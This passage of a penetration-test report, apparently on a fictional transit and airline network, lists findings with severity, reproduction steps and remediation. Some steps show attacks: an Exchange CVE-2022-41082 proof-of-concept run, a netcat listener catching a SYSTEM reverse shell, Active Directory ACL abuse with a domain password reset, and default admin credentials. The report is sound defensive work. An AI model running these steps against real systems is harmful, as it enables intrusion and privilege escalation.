└─# aws iam get-account-password-policy

An error occurred (NoSuchEntity) when calling the GetAccountPasswordPolicy operation: The Password Policy with domain name
677302527522 cannot be found.
```

Steps to Remediate:
The most effective way to remediate this vulnerability is to update the IAM password policy to maximize password complexity of all AWS environment users.

High Risk 2.3: Root Account Access Control

Impact to Business:	Major	Severity:	High
Likelihood:	Likely	CVSS v3 Score:	8.4
Business Risk:	High	MITRE ATT&CK:	T1110, T1550
Vulnerability Reference:		SEC01-BP02 Secure account root user and properties	

Description:
The AWS Environment root account has two major access vulnerabilities which can be easily remedied. The root account lacks Muti Factor Authentication (MFA) and has an active access Key. An attacker could access the root account with efficient password attacks. This vulnerability was discovered in our first engagement and remained **non-remediated.**

Business Impact:
The root account is the most privileged user in an AWS account. AWS Access Keys provide programmatic access to a given AWS account. Removing the root access keys encourages the creation and use of role-based accounts that are least privileged. MFA adds an extra layer of protection on top of a username and password. With MFA enabled when a user signs into an AWS website, they will be prompted for their username and password and for an authentication code from their AWS MFA device. Without proper precautions, a Brute Force attack could gain access to the RAKMS AWS root account. This would violate the TSA Cybersecurity requirement of Access Control Measures for critical systems.

Steps to Reproduce:
If an attacker gained AWS Environment Access, they could list the MFA devices through the command line. Additionally, they could generate and dump a credential report demonstrating the access key vulnerability for root as well as numerous other password issues which will be listed later in the report.

```
┌──(root[redacted])-[~]
└─# aws iam get-account-summary
{
    "SummaryMap": {
        "GroupPolicySizeQuota": 5120,
        "InstanceProfilesQuota": 1000,
        "Policies": 20,
        "GroupsPerUserQuota": 10,
        "InstanceProfiles": 2,
        "AttachedPoliciesPerUserQuota": 10,
        "Users": 33,
        "PoliciesQuota": 1500,
        "Providers": 0,
        "AccountMFAEnabled": 0,
        "AccessKeysPerUserQuota": 2,
        "AssumeRolePolicySizeQuota": 2048,
        "PolicyVersionsInUseQuota": 10000,
        "GlobalEndpointTokenVersion": 1,
        "VersionsPerPolicyQuota": 5,
        "AttachedPoliciesPerGroupQuota": 10,
        "PolicySizeQuota": 6144,
        "Groups": 3,
        "AccountSigningCertificatesPresent": 0,
        "UsersQuota": 5000,
        "ServerCertificatesQuota": 20,
        "MFADevices": 0,
        "UserPolicySizeQuota": 2048,
        "PolicyVersionsInUse": 58,
        "ServerCertificates": 0,
        "Roles": 31,
        "RolesQuota": 1000,
        "SigningCertificatesPerUserQuota": 2,
        "MFADevicesInUse": 0,
        "RolePolicySizeQuota": 10240,
        "AttachedPoliciesPerRoleQuota": 10,
        "AccountAccessKeysPresent": 1,
        "GroupsQuota": 300
    }
}
```

Steps to Remediate:
The most effective way to remediate this vulnerability is to require MFA for all users in the AWS environment through the IAM Identity Center console.

High Risk 2.4: Microsoft Exchange Mail Server Remote Code Execution

Impact to Business:	Major	Severity:	High
Likelihood:	Likely	CVSS v3 Score:	8.2
Business Risk:	High	MITRE ATT&CK:	T1210
Vulnerability Reference:		CVE-2022-41082	

Description:
The Microsoft Exchange mail server version running on 10.0.0.6 is outdated, allowing for the execution of CVE-2022-41082 on the machine. This vulnerability can be exploited by attackers to gain remote control as an administrator onto the machine.

Business Impact:
Keeping outdated software in use expands the attack surface of the business and makes the business more vulnerable. In this case, maintaining outdated software leaves the business open to critical attacks that can sabotage the workflow of employees through potential theft and deletion of data. Furthermore, keeping outdated software in use is in direct violation of TSA guidelines.

Steps to Reproduce:

1. On a machine connected to the network, download a proof-of-concept script for CVE-2022-41082.
2. Run the script, passing in the existing user of "KKMS/Guest," the host as "https://10.0.0.6," and a command to be executed.
3. The command will be run with SYSTEM privileges.

```
┌──(root㉿[redacted])-[~/tools/OWASSRF-CVE-2022-41082-POC]
└─# python3 poc.py -H https://10.0.0.6 -u KKMS/Guest -p '' -c cmd
Password:
127.0.0.1 - - [12/Jan/2024 16:44:44] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 16:44:45] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 16:44:45] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 16:44:45] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 16:44:45] "POST /wsman HTTP/1.1" 200 -
[+] Successfully RCE
127.0.0.1 - - [12/Jan/2024 16:44:45] "POST /wsman HTTP/1.1" 200 -
```

```
┌──(root㉿[redacted])-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.254.202] from (UNKNOWN) [10.0.0.6] 22423
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv>whoami
whoami
nt authority\system

C:\windows\system32\inetsrv>
```

Steps to Remediate:
This issue can be most effectively remediated through updating Microsoft Exchange to the latest version on the affected server. However, if Exchange cannot be updated due to business requirements, a patch for the vulnerability can alternatively be applied via the installer located here. The business should select the most effective remediation that conforms to their operation needs.


High Risk 2.5: Easily Guessed Password for EmployeeDB Admin

Impact to Business:	Major	Severity:	High
Likelihood:	Likely	CVSS v3 Score:	8
Business Risk:	High	MITRE ATT&CK:	T1110.001
Vulnerability Reference:		Brute Force Attack	

Description:
The employee database running on port 80/443 uses "admin" for the username and password. Once unauthorized access has been achieved on the employeeDB running on 10.0.0.43, the attacker has access to an admin panel where they can create new fake users (as displayed below), as well as change time records for any employee in the organization.

Business Impact:
Using insecure credentials for a mission critical system like the employee database could result in fraud, lost time, and destruction of valuable business information. Additionally, compromise of the system via these credentials could result in Labor Law violations for incorrect pay and the subsequent legal penalties and civil liability. Due to the direct connection to financial problems, this vulnerability has a high business impact.

Steps to Reproduce:
Visit the web application on https://10.0.0.43. Type "admin" for the username and password and log in. Observe that the current user has administrative privileges in the database, including the ability to view and modify employee schedules and add and remove users.



Steps to Remediate:
Remediation would involve changing the password to something that is much stronger and not as easily guessed. Furthermore, implementing more checks is advised, such as a network access control list or two-factor authentication, to add an additional layer of protection against the use of hijacked credentials.

High Risk 2.6: Improper Validation of Order Quantities

Impact to Business:	Major	Severity:	High
Likelihood:	Likely	CVSS v3 Score:	7.4
Business Risk:	High	MITRE ATT&CK:	T1485
Vulnerability Reference:		CWE-20: Improper Input Validation	

Description:
The validation of quantity for the tool ordering utility is done on the client side. Attackers can bypass or modify this code to order an unlimited quantity of tools. *Note that team xx did not execute this attack to prevent company losses.*

Business Impact:
Ordering an anomalously large number of tools could result in financial loss for the company through diverted spending. It could also result in loss of trust with suppliers damaging valuable business partnerships.

Steps to Reproduce:

Open the networking tab of your browser's developer tools. Upload an JPEG image of any tool to the tool ordering service at http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com. Order 1 tool. Copy the network request from the developer tools as a curl request. Paste the curl command into your terminal. Modify the "toolQty" parameter to the desired quantity and submit the request.

Steps to Remediate:
Modify the lambda function through the AWS CLI to include validation of the tool quantity on the server side.

High Risk 2.7: Tram Cross Site Scripting

Impact to Business:	Major	Severity:	High
Likelihood:	Likely	CVSS v3 Score:	7.3
Business Risk:	High	MITRE ATT&CK:	T1189
Vulnerability Reference:		OWASP: XSS	

Description:

The web application running on port 3000 is vulnerable to a Cross Site Scripting (XSS) attack. A threat actor can hijack the 10.0.20.100:3000/home page and make navigating to the site dangerous.

Business Impact:

This site displays the status of all the trams. Users that access the status of the trams could be compromised by malicious code. As a result, the attacker could gain the privileges of the compromised user and access sensitive information or even frame innocent people for disrupting tram operations.

Steps to Reproduce:

Navigate to the "/docs" API endpoint and observe the description of the "/register" endpoint. Submit an attacker controlled IP address (we chose 1.1.1.1, Cloudflare's DNS website) with an HTTP server running. Observe that the site loads the attacker chosen website.

Steps to Remediate:

Tram registration should require authentication. To do this, there should be a login page that, upon successful authentication, generates a session token for authorized users that the registration API then checks for.

High Risk 2.8: No Firewall Present

Impact to Business:	Major	**Severity:**	**Medium**
Likelihood:	Likely	**CVSS v3 Score:**	6
Business Risk:	**High**	**MITRE ATT&CK:**	N/A
Vulnerability Reference:		Microsoft Enabling Windows Defender Firewall	

Description:
The firewall is disabled on several hosts on the network. This could allow an attacker to make malicious connections into the network that should be filtered by the firewall.

Business Impact:
Disabling the firewall leaves hosts on the network vulnerable to attack by outside attackers. This could lead to potential downtime of services, or potential loss and theft of data.

Steps to Reproduce:
Searching "Windows Defender Firewall with Advanced Security" in the Start Menu and clicking on the appropriate option for each of the vulnerable hosts displays the following:

Steps to Remediate:
Remediation of this issue requires enabling the firewall for all three of the available levels (Domain, Private, Public). RAKMS should implement these firewalls on a case-by-case basis, after evaluating how their operation will affect the level of ability of the organization to function.

High Risk 2.9: AWS s3 Buckets Missing Versioning (MFA Delete)

Impact to Business:	Major	Severity:	Medium
Likelihood:	likely	CVSS v3 Score:	5.2
Business Risk:	High	MITRE ATT&CK:	T1485
Vulnerability Reference:		SEC08-BP04 Enforce Access Control	

Description:
The AWS s3 Buckets are misconfigured as they are missing bucket versioning. Due to missing this aspect of bucket configuration, the buckets are unable to request MFA for changes to data or bucket versions. With versioning, you can easily recover from both unintended user actions and application failures.

Business Impact:
Without bucket versioning and MFA delete in an S3 bucket, you do not require additional authentication when you change the version state of a bucket, or you delete an object version. Bucket versioning adds another layer of security in the event your security credentials are compromised or unauthorized access is granted. A complete loss of your s3 buckets and objects would drastically disable the functionality of your AWS environment.

Steps to Reproduce:
Run the AWS s3api commands to verify the bucket versioning configurations are empty.

```
┌──(venv)─                                    ·[~]
└─# aws s3api get-bucket-versioning --bucket rakmsbarcode20240111034800721800000004

┌──(venv)─                                    ·[~]
└─# aws s3api get-bucket-versioning --bucket kalka-passes20240111034800610800000003

┌──(venv)─                                    ·[~]
└─# aws s3api get-bucket-versioning --bucket  rakmslocationservice20240111034801059700000006

┌──(venv)                                   )-[~]
└─# aws s3api get-bucket-versioning --bucket rakmstoolrequisition20240111034801124200000007
```

Steps to Remediate:
Remediation of this issue requires creating bucket versioning for the desired s3 buckets in the environment. Do so using the command "aws s3api put-bucket-versioning --bucket DOC-EXAMPLE-BUCKET1 --versioning-configuration Status=Enabled"

High Risk 2.10: Improperly Authenticated API Endpoint with Windows Product Key

Impact to Business:	Minor	Severity:	Medium
Likelihood:	Likely	CVSS v3 Score:	5
Business Risk:	High	MITRE ATT&CK:	T1552
Vulnerability Reference:		Fortinet: API Security	

Description: An API endpoint in the RAKMS flight information dashboard is authenticated with a Windows Key, which is hard coded into the client-side JavaScript code.

Business Impact:
Using a Windows Product key to authenticate an endpoint could result in the key being pulled from the internet and used to create pirated installations of Windows by third parties. This could result in adverse legal action from Microsoft in the form of civil and criminal copyright prosecution. Additionally, authenticating an API with a key that is hard coded into client-side code does not provide additional protection compared to an unauthenticated endpoint.

Steps to Reproduce:
Navigate to 10.0.0.100 in a web browser and view source. Open the dashboard.js source code file and observe the Windows Product Key in the source code (redacted for legal reasons)

```
const xhr = new XMLHttpRequest();
xhr.open('GET', full_url, true);
xhr.setRequestHeader("Auth", [redacted]);
xhr.onreadystatechange = function (e) {
  if (xhr.readyState === 4 && xhr.status !== 200) {
    reject(xhr.status + " " + xhr.responseText);
  }
}
xhr.ontimeout = function () {
  reject('timeout');
}
xhr.onloadend = function (result) {
  // decrypt
  const res = JSON.parse(atob(result.target.response));
  //const res = JSON.parse(result.target.response);
  resolve(res);
};
xhr.send();
```

Launch the below curl and base64 command, substituting the Auth header for the Windows Product Key. Observe that the endpoint "/Flight" only returns the flight information given the product key, and otherwise prints "This Windows Product is not Genuine"

```
[redacted] # proxychains curl -vv -H [redacted] http://10.0.0.100/Flight | base64 -d
```

Steps to Remediate:
To remediate this vulnerability either remove authentication from the endpoint entirely along with the Windows Product Key or Introduce a sign on mechanism and proper session-based authentication for the endpoint.

High Risk 2.11: Improperly Authenticated API Endpoint with Windows Product Key

Impact to Business:	Minor	**Severity:**	**Medium**
Likelihood:	Likely	**CVSS v3 Score:**	5
Business Risk:	**High**	**MITRE ATT&CK:**	T1552
Vulnerability Reference:		Fortinet: API Security	

Description: An API endpoint in the RAKMS flight information dashboard is authenticated with a Windows Key, which is hard coded into the client-side JavaScript code.

Business Impact:
Using a Windows Product key to authenticate an endpoint could result in the key being pulled from the internet and used to create pirated installations of Windows by third parties. This could result in adverse legal action from Microsoft in the form of civil and criminal copyright prosecution. Additionally, authenticating an API with a key that is hard coded into client-side code does not provide additional protection compared to an unauthenticated endpoint.

Steps to Reproduce:
Navigate to 10.0.0.100 in a web browser and view source. Open the dashboard.js source code file and observe the Windows Product Key in the source code (redacted for legal reasons)

```
const xhr = new XMLHttpRequest();
xhr.open('GET', full_url, true);
xhr.setRequestHeader("Auth", [redacted];
xhr.onreadystatechange = function (e) {
  if (xhr.readyState === 4 && xhr.status !== 200) {
    reject(xhr.status + " " + xhr.responseText);
  }
}
xhr.ontimeout = function () {
  reject('timeout');
}
xhr.onloadend = function (result) {
  // decrypt
  const res = JSON.parse(atob(result.target.response));
  //const res = JSON.parse(result.target.response);
  resolve(res);
};
xhr.send();
```

Launch the below curl and base64 command, substituting the Auth header for the Windows Product Key. Observe that the endpoint "/Flight" only returns the flight information given the product key, and otherwise prints "This Windows Product is not Genuine"/

```
[redacted]
# proxychains curl -vv -H [redacted] http://10.0.0.100/Flight | base64 -d
```

Steps to Remediate:
To remediate this vulnerability either remove authentication from the endpoint entirely along with the Windows Product Key or Introduce a sign on mechanism and proper session-based authentication for the endpoint.

Vulnerability Risk Level – Medium

Medium Risk 3.1: Local Users Privileged to Assume Domain Administrator Rights

Impact to Business:	Moderate	Severity:	High
Likelihood:	Rare	CVSS v3 Score:	8.5
Business Risk:	Medium	MITRE ATT&CK:	T1548
Vulnerability Reference:		Active Directory ACL Abuse	

Description:
Any local administrator on 10.0.0.6 is capable of abusing "WriteDACL" privileges to obtain Domain Administrator rights on the 10.0.0.0/24 network.

Business Impact:
If this vulnerability is exploited, attackers can use access to steal sensitive data and/or shut down operationally crucial functions. This can result in significant financial, legal, and reputational damage. The likelihood of the attack is low, but if used, it can result in effects that could cease operations, and potential business shut down by TSA.


Steps to Reproduce:

1. Upon logging into the Exchange Server as an administrative user, the user must join the "Exchange Windows Permissions" group. This can be done via running the following command as NT AUTHORITY\SYSTEM on the machine:

```
net group "Exchange Windows Permissions" test1 /add /domain
The request will be processed at a domain controller for domain corp.kkms.local.

The command completed successfully.
```

2. These permissions can then be used to give the administrative user "GenericAll" access to the osanders account. This is accomplished here via the "Add-DomainObjectAcl" command from the PowerSploit exploitation suite:



3. From here, the account can be used to modify the password for the osanders account, allowing the user to login as the osanders account:

```
PS C:\Users\test1> net user osanders ZAQ!QAZzaq1qaz /domain
The request will be processed at a domain controller for domain corp.kkms.local.

The command completed successfully.
```

4. Next, the attacker must modify the discretionary ACL for "osanders" to control the "Users" group, which contains the "Domain Admins" group.

```
PS C:\Users\osanders> net user osanders /domain
The request will be processed at a domain controller for domain corp.kkms.local.

User name                    osanders
Full Name                    [redacted]
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/13/2024 4:15:11 PM
Password expires             2/24/2024 4:15:11 PM
Password changeable          1/14/2024 4:15:11 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/13/2024 4:24:25 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *Domain Users
The command completed successfully.
```

5. You can also view this path by running SharpHound.exe, and opening the results in Bloodhound as displayed below.

Steps to Remediate:
Local users should not be members of Administrator groups such as "Exchange Windows Permissions." Following Microsoft's recommendations to reduce permissions located here will remediate the issue.

Medium Risk 3.2: AWS s3 Bucket Object Input Sanitation

Impact to Business:	Minor	Severity:	High
Likelihood:	Very Likely	CVSS v3 Score:	7.8
Business Risk:	Medium	MITRE ATT&CK:	M0818
Vulnerability Reference:		CWE-20	

Description:
The boarding pass barcode generator does not correctly sanitize the SSN input. Customers could fake their SSN or mistakenly use an incorrect SSN and the boarding pass would still be generated.

Business Impact:
Unauthenticated access to creating and viewing boarding passes can leak customer PII. Data leaks damage the company's reputation and its relationship with its customers. Attackers could also use boarding passes to board planes and cause further disruption.

Steps to Reproduce:
Navigate to rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com to generate a boarding pass. Monitor the console to see the generated boarding pass named after it was created. Use the file name as the extension for the URI to download the boarding pass. Decode the barcode as pdf417 to uncover the invalid SSN that was input. *The example below is an example created by our team and contains no valid PII.*

Steps to Remediate:
To remediate this vulnerability you must alter the aws lambda function to properly prevent invalid SSNs from being input to the system. This regex is in place, but it does not properly sanitize the input.


Medium Risk 3.3: Guest Account Enabled Without Proper Authentication

Impact to Business:	Moderate	**Severity:**	**Medium**
Likelihood:	Likely	**CVSS v3 Score:**	6.8
Business Risk:	**Medium**	**MITRE ATT&CK:**	T1078.001
Vulnerability Reference:		Disabling Guest Accounts	

Description:
The "Guest" account is enabled on the Exchange server for RPC, SMB, and Email. Attackers can leverage this low level of access to launch further exploits that can have significant impacts on the network.

Business Impact:
Use of the "Guest" account by itself does not have a direct business impact. However, allowing attackers to log in as "Guest" opens the range of opportunities for them to take down the network.

Steps to Reproduce:
Log into the Exchange Server, 10.0.0.6 as "KKMS/Guest" without a password.



Steps to Remediate:
This issue can be remediated by removing the "Guest" account from any groups not required by the business. This reduces the attack surface and mitigates this risk. Moreover, we recommend disabling the "Guest" user altogether in all services (it is enabled by default).


Medium Risk 3.5: Disabled Antimalware/Antivirus Solution

Impact to Business:	Moderate	Severity:	Medium
Likelihood:	Likely	CVSS v3 Score:	6.8
Business Risk:	Medium	MITRE ATT&CK:	N/A
Vulnerability Reference:		Enable Windows Defender Through Group Policy	

Description:
There is no enabled antimalware/antivirus solution present on multiple hosts within the network.

Business Impact:
Having a disabled antimalware/antivirus solution widens the surface that is exposed to potential attacks on the network. Without an antimalware/antivirus solution, attackers would be able to download, execute, and install any form of malicious software on the network in an undeterred manner. Furthermore, having no enabled antimalware/antivirus solution goes against TSA cybersecurity requirements.

Steps to Reproduce:
Searching "Windows Defender" in the Start Menu and clicking on the first result displays the following:



Steps to Remediate:
To remediate this issue, enable "real-time protection" on devices with the setting disabled. For a more comprehensive fix using Group Policy, follow the instructions located here.

Medium Risk 3.6: Console User Access MFA

Impact to Business:	Major	Severity:	Medium
Likelihood:	Unlikely	CVSS v3 Score:	5.9
Business Risk:	Medium	MITRE ATT&CK:	T1538
Vulnerability Reference:		SEC03-BP07 Analyze public and cross-account access	

Description:
Users 2023_speciealteams_dan and 2023_specialteams_tim have Console Password enabled but MFA disabled. This MFA violation creates another attack vector which could create critical damage to RAKMS AWS Infrastructure. This vulnerability was discovered in our first engagement and remains **non-remediated.**

Business Impact:
Users with console access have elevated privilege and control over non console access users. For these reasons, these users should require higher security to ensure that no threat actors access these accounts. If an unauthorized user was to gain access to these accounts, they could cause substantial damage to the AWS environment.

Steps to Reproduce:
A login profile is required for console access, so any IAM user with a login profile has access to the console. An attack could enumerate through all users and see which accounts have login profiles.

```
┌──(root                                  )-[~]
└─# aws iam get-login-profile --user-name 2023_speciealteams_tim
{
    "LoginProfile": {
        "UserName": "2023_speciealteams_tim",
        "CreateDate": "2024-01-11T04:03:42+00:00",
        "PasswordResetRequired": false
    }
}

┌──(root                                  )-[~]
└─# aws iam get-login-profile --user-name 2023_speciealteams_dan
{
    "LoginProfile": {
        "UserName": "2023_speciealteams_dan",
        "CreateDate": "2023-09-23T15:03:19+00:00",
        "PasswordResetRequired": false
    }
}
```

Steps to Remediate:
The most effective way to remediate this vulnerability is to Enable MFA for the user's account. MFA is a simple best practice that adds an extra layer of protection on top of your username and password. Recommended to use hardware keys over virtual MFA.

Medium Risk 3.7: Improper Network Segmentation

Impact to Business:	Major	Severity:	Medium
Likelihood:	Likely	CVSS v3 Score:	5.8
Business Risk:	Medium	MITRE ATT&CK:	M1030
Vulnerability Reference:		N/A	

Description:
Machines on one subnet of the network can connect to machines located in other subnets that should not be accessible.

Business Impact:
Improper network segmentation allows for attackers to access machines not intended for access. For example, an attacker in the Guest subnet (10.0.200.0/24) could access machines in the Train subnet (10.0.20.0/24), potentially being able to then execute attacks against trains and other machines present in the subnet.

Steps to Reproduce:

```
PS C:\Users\test3> ipconfig

Windows IP Configuration


Ethernet adapter tap05c94647-9d:

   Connection-specific DNS Suffix  . : corp.kkms.local
   Link-local IPv6 Address . . . . . : fe80::5d1f:6512:9d8f:11fd%3
   IPv4 Address. . . . . . . . . . . : 10.0.0.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.254

Tunnel adapter isatap.corp.kkms.local:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : corp.kkms.local
PS C:\Users\test3> ping 10.0.1.2 -n 1

Pinging 10.0.1.2 with 32 bytes of data:
Reply from 10.0.1.2: bytes=32 time=2ms TTL=63

Ping statistics for 10.0.1.2:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 2ms, Average = 2ms
PS C:\Users\test3> ping 10.0.20.100 -n 1

Pinging 10.0.20.100 with 32 bytes of data:
Reply from 10.0.20.100: bytes=32 time=3ms TTL=63

Ping statistics for 10.0.20.100:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 3ms, Average = 3ms
PS C:\Users\test3> ping 10.0.200.5 -n 1

Pinging 10.0.200.5 with 32 bytes of data:
Reply from 10.0.200.5: bytes=32 time=3ms TTL=63

Ping statistics for 10.0.200.5:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 3ms, Average = 3ms
```

Logging into any machine present on any of the subnets, then sending a ping request to machines from each of the other subnets presents the following results. This indicates it is possible to access each of the subnets from any other.

Steps to Remediate:
This issue can be remediated through the implementation of VLANs or Access Control Lists (ACLs) on the network infrastructure.

Medium Risk 3.8: Weak Active Directory Password Policy

Impact to Business:	Moderate	Severity:	Medium
Likelihood:	Likely	CVSS v3 Score:	5.4
Business Risk:	Medium	MITRE ATT&CK:	M1027
Vulnerability Reference:		Weak AD Password Policy	

Description:
The password policy implemented on the domain of the network infrastructure is lacking in both length and complexity requirements, opening the domain up to brute force password attacks.

Business Impact:
